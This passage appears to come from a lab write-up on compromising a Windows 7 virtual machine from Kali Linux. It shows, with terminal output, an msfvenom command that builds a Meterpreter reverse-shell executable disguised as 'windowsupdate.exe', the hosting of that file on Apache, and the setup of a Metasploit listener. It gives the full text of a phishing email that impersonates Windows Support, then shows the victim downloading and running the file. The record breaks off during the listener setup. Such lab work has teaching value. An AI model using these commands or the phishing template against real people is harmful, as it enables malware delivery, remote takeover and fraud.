
Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
10:06
root@kali: /var/www/html
File Actions Edit View Help
Right Ctrl

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.67 LPORT=135 -f exe -o windowsupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windowsupdate.exe

┌──(root㉿kali)-[~]
└─# ls
windowsupdate.exe

┌──(root㉿kali)-[~]
└─# mv windowsupdate.exe /var/www/html/

┌──(root㉿kali)-[~]
└─# cd /var/www/html/

┌──(root㉿kali)-[/var/www/html]
└─# chmod +x windowsupdate.exe

┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start

┌──(root㉿kali)-[/var/www/html]
└─# 
```

*Figure 22: Navigating malicious file.*

We can see the file we created, and we moved the malicious file to **Apache web server directory,** and we navigated into the web server directory and added **permission** to the file in order to **execute** the file after that we start Apache webserver to **host the malicious file**.


**Step 3**: Opening **msfconsole**.


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:07
root@kali: ~
Volume 40%
Built-in Audio Analog Stereo
File Actions Edit View Help
Right Ctrl

```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: You can use help to view all available commands
 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |         \'\/\/\/'/        |
 |              o O          |          )======(         |
 |                 o         |        .'  LOOT  '.       |
 | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
 | |    PAYLOAD     |""\___, |      /    (_||_     \     |
 | |________________|__|)__| |     |     __||_)     |    |
 | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
 |  = = = = = = = = = = = =  |      '--------------'     |
 +---------------------------+---------------------------+


       =[ metasploit v6.4.34-dev                          ]
```

*Figure 23: Opening msfconsole.*

**Step 4**: Setting the **handler**.



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
10:09
Right Ctrl

```
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > sh op
[*] exec: sh op

sh: 0: cannot open op: No such file
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

*Figure 24: Setting handler.*

We activated Metasploit’s **generic exploit handler** and set the payload to **Meterpreter reverse TCP** and we checked the requirements.

**Step 5**: Final Step of setting Metasploit listener.



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:11
root@kali: ~
File Actions Edit View Help
Right Ctrl

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.1.67
LHOST => 192.168.1.67
msf6 exploit(multi/handler) > set LPORT 135
LPORT => 135
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.67:135
```

*Figure 25: Configuring LHOST,LPORT and exploiting.*

We configured **LHOST**, **LPORT** and started the listener using **exploit** command now after the malicious file is deployed in the victim machine then we have access to their machine and we can have a lot to exploit once we enter the system.

**Step** 6: **Phishing mail**




Subject: Urgent: Windows Update Required to Secure Your System

**Subject:** Urgent: Windows Update Required to Secure Your System
Dear User,
We have detected that your system is running an outdated version of Windows. To ensure your device's security and receive the latest performance improvements, it is essential to update immediately.
Click the link below to download the latest update and secure your PC:
http://192.168.1.67/windowsupdate.exe
By updating today, you can also save **$150** on premium support services. Don't miss out on this limited-time offer!
Thank you for your prompt attention to this important security matter.
Best regards,
Windows Support Team

*Figure 26: Sending a malicious mail to the victim.*

So, we sent a **phishing mail** to the victim stating about the new update where victim thought it was a good deal and clicked it.

**Step 7**: Victim **saved** the file


Windows 7 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Internet Explorer cannot display the webpage - Windows Internet Explorer
http://192.168.1.67/windowsupdate.exe
Bing
Favorites
Suggested Sites
Web Slice Gallery
Internet Explorer cannot display the webpage
Page Safety Tools
0% of windowsupdate.exe from 192.168.1.67 Completed
Internet Explo
What you can try:
Diagnose Conn
More informa
File Download - Security Warning
Run
Save
Cancel
Done
Internet | Protected Mode: On
100%
8:02 PM
3/27/2025
Right Ctrl

Do you want to run or save this file?


Name: windowsupdate.exe
Type: Application, 72.0KB
From: 192.168.1.67

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

*Figure 27: Victim saving the backdoor unknowingly.*

After opening the link the user saw a good deal and saved it to their computer.

**Step 8**: User **executed** the file




| Name | Date modified | Type | Size |
|---|---|---|---|
| windowsupdate | 3/27/2025 8:04 PM | Application | 73 KB |

*Figure 28: Victim running the backdoor.*

The phishing mail did its job as the victim thought the file was supposed to help him update the windows and could refresh the computer while facing **DOS attack**, but this gave us **access** to the victim computer.

**Step 9**: Gaining **access** to the victim computer.



Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:21
*eth0
root@kali: ~
File Actions Edit View Help
Right Ctrl

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.1.67
LHOST ⇒ 192.168.1.67
